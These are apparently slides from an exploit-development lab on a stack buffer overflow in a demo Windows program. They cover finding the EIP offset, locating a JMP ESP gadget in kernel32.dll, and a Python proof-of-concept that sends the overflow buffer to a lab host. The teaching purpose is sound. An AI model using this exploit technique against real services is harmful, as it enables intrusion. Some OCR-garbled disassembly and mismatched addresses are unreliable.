 - CALL ESP, JMP ESP, RET



CONTROL FLOW

Standalone POC Python script


- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
 - msf-pattern_create -l 550
 - Read bytes from EIP 72413971
- Find offset for these bytes
 - msf-pattern_offset -q 72413971
 - EIP offset at 508th byte
- Confirm control of EIP
 - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
 - Redirect flow to stack
 - ESP holds address of top of stack
 - CALL ESP, JMP ESP, RET
 - Search loaded modules (ALT-E)



Base	Size	Entry	Name	File version	Path
00400000	0000B000	004012D2	stack_de	5.1.2600.5512	C:\tools\xdev\cpp\stack_demo.exe
77F10000	00049000	77F16587	GDI32	5.1.2600.5512	C:\WINDOWS\system32\GDI32.dll
70800000	000F6000	7080E63E	kernel32	5.1.2600.5512	C:\WINDOWS\system32\kernel32.dll
70900000	000AF000	70912C28	ntdll	5.1.2600.5512	C:\WINDOWS\system32\ntdll.dll
7E410000	00091000	7E41B217	User32	5.1.2600.5512	C:\WINDOWS\system32\User32.dll



CONTROL FLOW

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
 - msf-pattern_create -l 550
 - Read bytes from EIP 72413971
- Find offset for these bytes
 - msf-pattern_offset -q 72413971
 - EIP offset at 508th byte
- Confirm control of EIP
 - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
 - Redirect flow to stack
 - ESP holds address of top of stack
 - CALL ESP, JMP ESP, RET
 - Search loaded modules (ALT-E)
 - findjump2 (hat-squad et al.)
 - kernel32.dll 0x7C86467B
 - Note kernel32.dll was copied to local directory

findjump2 kernel32.dll esp

```
C:\tools\xdev>findjump2
Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
FindJmp DLL register
Ex: findjmp KERNEL32.DLL esp
Currently supported register are: EAX, EBX, ECX, EDX, ESI, EDI, ESP, EBP
C:\tools\xdev>findjump2 kernel32.dll esp
Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 3 usable addresses
C:\tools\xdev>
```



CONTROL FLOW

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
 - msf-pattern_create -l 550
 - Read bytes from EIP 72413971
- Find offset for these bytes
 - msf-pattern_offset -q 72413971
 - EIP offset at 508th byte
- Confirm control of EIP
 - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
 - Redirect flow to stack
 - ESP holds address of top of stack
 - CALL ESP, JMP ESP, RET
 - Search loaded modules (ALT-E)
 - findjump2 (hat-squad et al.)
 - kernel32.dll 0x7C86467B
 - Note also not standalone opcode

Brief Aside

```
C CPU - main thread, module kernel32
7C86467B FFE4 JMP ESP
7C86467E ? 862CFF 15 XCHG BYTE PTR DS:[EDI+EDI*8+15],BH
7C864682 ? 58 POP EAX
7C864683 ? 15 807C8D85 ADC EAX,858D7C80
7C864688 ? 38FE CMP DH,BH
7C86468A ? FFFF ???
7C86468C . 50 PUSH EAX
7C86468D . 8D85 A8FDFFFF LEA EAX,DWORD PTR SS:[EBP-258]
7C864693 . 50 PUSH EAX
7C864694 . 33C0 XOR EAX,EAX
7C864696 . 50 PUSH EAX
7C864697 . 50 PUSH EAX
7C864698 . 50 PUSH EAX
7C864699 . 6A 01 PUSH 1
7C86469B . 50 PUSH EAX
7C86469C . 50 PUSH EAX
7C86469D . 53 PUSH EBX
7C86469E . 50 PUSH EAX
7C86469F . E8 92DCF9FF CALL kernel32.CreateProcessW
7C8646A4 . 8985 9CFEFFFF MOU DWORD PTR SS:[EBP-164],EAX
7C8646AA . EB 15 JMP SHORT kernel32.7C8646C1
7C8646AC 90 NOP
7C8646AD 90 NOP
7C8646AE 90 NOP
7C8646AF 90 NOP

Unknown command pProcessInfo
pStartupInfo
CurrentDir => NULL
pEnvironment => NULL
CreationFlags => 0
InheritHandles = TRUE
pThreadSecurity => NULL
pProcessSecurity => NULL
CommandLine
ModuleFileName => NULL
CreateProcessW
```



CONTROL FLOW

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
 - msf-pattern_create -l 550
 - Read bytes from EIP 72413971
- Find offset for these bytes
 - msf-pattern_offset -q 72413971
 - EIP offset at 508th byte
- Confirm control of EIP
 - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
 - Redirect flow to stack
 - ESP holds address of top of stack
 - CALL ESP, JMP ESP, RET
 - Search loaded modules (ALT-E)
 - findjump2 (hat-squad et al.)
 - kernel32.dll 0x7C86467B
 - Not standalone opcode
 - Scrolling indicates embedded

Brief Aside

```
C CPU - main thread. module kernel32
7C86467B  FFE4        JMP  ESP
7C86467E  ? 867CFF 15    XCHG  BYTE PTR DS:[EDI+EDI*8+15],BH
7C864682  ? 58          POP   EAX

CPU - main thread, module kernel32
7C86466C  . C785 A8FDFFFF MOU  DWORD PTR SS:[EBP-258],44
7C864676  . C785 B0FDFFFF MOU  DWORD PTR SS:[EBP-250],kernel32.7C86467B
7C864680  . FF15 5815807C CALL  DWORD PTR DS:[<&ntdll.CsrIdentifyA]
7C864684  . 0000000000000000 LEA   EAX,DWORD PTR DS:[EBP-258]
7C86468C  . 50          PUSH  EAX
7C86468D  . 8D85 A8FDFFFF LEA   EAX,DWORD PTR SS:[EBP-258]
7C864693  . 50          PUSH  EAX
7C864694  . 33C0         XOR   EAX,EAX
7C864696  . 50          PUSH  EAX
7C864697  . 50          PUSH  EAX
7C864698  . 50          PUSH  EAX
7C864699  . 6A 01        PUSH  1
7C86469B  . 50          PUSH  EAX
7C86469C  . 50          PUSH  EAX
7C86469D  . 53          PUSH  EBX
7C86469E  . 50          PUSH  EAX
7C86469F  . B8 92DCF9FF CALL  kernel32.CreateProcessW
7C8646A4  . 8985 9CFEFFFF MOU  DWORD PTR SS:[EBP-164],EAX
7C8646AA  . EB 15        JMP   SHORT kernel32.7C8646C1
7C8646AC  . 90          NOP
7C8646AD  . 90          NOP
7C8646AE  . 90          NOP
7C8646AF  . 90          NOP
7C8646B0  . 90          NOP
7C8646B1  . 33C0         XOR   EAX,EAX
7C8646B3  . 40          INC   EAX
```

pProcessInfo
pStartupInfo
CurrentDir => NULL
pEnvironment => NULL
CreationFlags => 0
InheritHandles = TRUE
pThreadSecurity => NULL
pProcessSecurity => NULL
CommandLine
ModuleFileName => NULL
CreateProcessW

CONTROL FLOW

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
 - msf-pattern_create -l 550
 - Read bytes from EIP 72413971
 - Find offset for these bytes
 - msf-pattern_offset -q 72413971
 - EIP offset at 508th byte
 - Confirm control of EIP
 - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
 - Redirect flow to stack
 - ESP holds address of top of stack
 - CALL ESP, JMP ESP, RET
 - Search loaded modules (ALT-E)
 - findjump2 (hat-squad et al.)
 - kernel32.dll 0x7C86467B
 - Not standalone opcode
 - Follow in dump
 - FF E4 ≡ JMP ESP

Brief Aside

CONTROL FLOW

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
 - msf-pattern_create -l 550
 - Read bytes from EIP 72413971
- Find offset for these bytes
 - msf-pattern_offset -q 72413971
 - EIP offset at 508th byte
- Confirm control of EIP
 - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
 - Redirect flow to stack
 - ESP holds address of top of stack
 - CALL ESP, JMP ESP, RET
 - Search loaded modules (ALT-E)
 - findjump2 (hat-squad et al.)
 - kernel32.dll 0x7C86467B
- Update exploit with &(JMP ESP)

5-own-flow.py

```
#!/usr/bin/python
import socket
import time

host="192.168.35.129"
port=5116

buf = ""
buf += "A"*508
buf += "\x7B\x46\x86\x7C"          # &(JMP ESP) 0x7C86467B
buf += "C"*(550-len(buf))

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
print "[*] Hurry and connect to debugger..."
time.sleep(30)
s.send(buf+'\r\n')
s.close()
print "[*] Payload sent"
```



CONTROL FLOW

Standalone POC Python script

- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
 - msf-pattern_create -l 550
 - Read bytes from EIP 72413971
- Find offset for these bytes
 - msf-pattern_offset -q 72413971
 - EIP offset at 508th byte
- Confirm control of EIP
 - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
 - Redirect flow to stack
 - ESP holds address of top of stack
 - CALL ESP, JMP ESP, RET
 - Search loaded modules (ALT-E)
 - findjump2 (hat-squad et al.)
 - kernel32.dll 0x7C86467B
 - Update exploit with &(JMP ESP)

5-own-flow.py

```
#!/usr/bin/python
import socket
import time

host="192.168.35.129"
port=5116

buf = ""
buf += "A"*508
buf += "\x7B\x46\x86\x7C"          # &(JMP ESP) 0x7C86467B
buf += "C"*(550-len(buf))

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
print "[*] Hurry and connect to debugger..."
time.sleep(30)
s.send(buf+'\r\n')
s.close()
print "[*] Payload sent"
```

**Note reversed bytes:
Little endian**



CONTROL FLOW

Standalone POC Python script


- EIP overrun for 550 bytes buffer

Identify bytes that overwrite EIP

- Create unique buffer to inject
 - msf-pattern_create -l 550
 - Read bytes from EIP 72413971
- Find offset for these bytes
 - msf-pattern_offset –q 72413971
 - EIP offset at 508th byte
- Confirm control of EIP
 - EIP overwritten by BBBB

Take control of flow

- POC shellcode on stack
 - Redirect flow to stack
 - ESP holds address of top of stack
 - CALL ESP, JMP ESP, RET
 - Search loaded modules (ALT-E)
 - findjump2 (hat-squad et al.)
 - kernel32.dll 0x7C86467B
- Set breakpoint at 0x7C86467B (F2)
- Running takes first to JMP ESP



CONTROL FLOW

Standalone POC Python script

